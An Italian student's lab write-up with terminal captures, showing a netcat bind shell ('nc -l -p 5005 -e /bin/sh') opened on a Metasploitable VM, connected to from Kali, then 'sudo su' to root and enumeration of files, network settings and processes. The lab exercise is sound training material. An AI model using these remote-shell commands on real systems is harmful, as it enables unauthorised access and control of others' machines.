
NETCAT Russo Alessio Modulo 3 Esercitazione 1

L’ esercitazione prevedeva di cerare un canale attraverso il comando netcat.


In Metasploitable digitando i comandi nc -l -p [porta] 5005 -e /bin/sh apriamo un canale di comunicazione sulla porta 5005



```
msfadmin@metasploitable:~$ nc 192.168.50.100 5005 -e /bin/sh
(UNKNOWN) [192.168.50.100] 5005 (?) : Connection refused
msfadmin@metasploitable:~$ nc -l -p 5005
whoaim
whoami
pwd
sei stato jackerato
cosi creo una linea di comunacazione tra i due dispositivi

msfadmin@metasploitable:~$ nc -l -p 5005 -e /bin/sh
```


In kali digitando nc 192.168.50.101 (IP metasploitable) possiamo metterci in comunicazione con la macchina meta da kali e digitre comandi shell anche da superuser.

Sotto possiamo vedere la posizione attraverso il comando pwd




```
 GNU nano 2.0.7                 File: interfaces                        Moc

msfadmin# This file describes the network interfaces available on your
system
^[q^Q^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A^[[A^[[A^[[A

┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.101 5005

┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.101 5005

┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.101 5005
sudo su
whoami
root
pwd
/home/msfadmin
```

Creare cartelle e file attraverso i relativi comandi, visualizzare file nascosti e permessi.




```
rm hacked.txt.save
ls -all
total 60
drwxr-xr-x 11 msfadmin msfadmin 4096 2024-01-07 06:30 .
drwxr-xr-x  6 root     root     4096 2010-04-16 02:16 ..
lrwxrwxrwx  1 root     root        9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x  4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx------  2 msfadmin msfadmin 4096 2024-01-07 06:25 .gconf
drwx------  2 msfadmin msfadmin 4096 2024-01-07 06:25 .gconfd
drwxr-xr-x  2 msfadmin msfadmin 4096 2024-01-07 06:25 Hacked
drwxr-xr-x  2 msfadmin msfadmin 4096 2023-12-31 05:16 hackerato
drwxr-xr-x  2 msfadmin msfadmin 4096 2023-12-31 05:16 ho
-rw-------  1 root     root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r--  1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx------  1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx------  2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r--  1 msfadmin msfadmin    0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x  2 msfadmin msfadmin 4096 2023-12-31 05:16 ti
drwxr-xr-x  6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
```

Verificare ip e configurazioni di rete della macchina attaccata.



```
vulnerable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9d:f5:e4
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.25
          inet6 addr: fe80::a00:27ff:fe9d:f5e4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3260 (3.1 KB)  TX bytes:11745 (11.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:181 errors:0 dropped:0 overruns:0 frame:0
          TX packets:181 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56181 (54.8 KB)  TX bytes:56181 (54.8 KB)
```

Verificare processi attivi e evebtualmente chiuderli attarverso i comandi ps e kill



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.101 5005
ps -all
F S   UID   PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S  1000  4669  4569  0  80   0 -  1154 -      tty1     00:00:00 bash
0 R  1000  4712  4669  0  80   0 -  1066 -      tty1     00:00:00 sh
0 R  1000  4714  4712  0  80   0 -   607 -      tty1     00:00:00 ps
█

rmdir hackerato
ls
vulnerable
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
ps
  PID TTY          TIME CMD
 4569 tty1     00:00:00 login
 4738 tty1     00:00:00 su
 4739 tty1     00:00:00 bash
 4770 tty1     00:00:00 ps
whoami
root
pwd
/home/msfadmin/vulnerable
█
```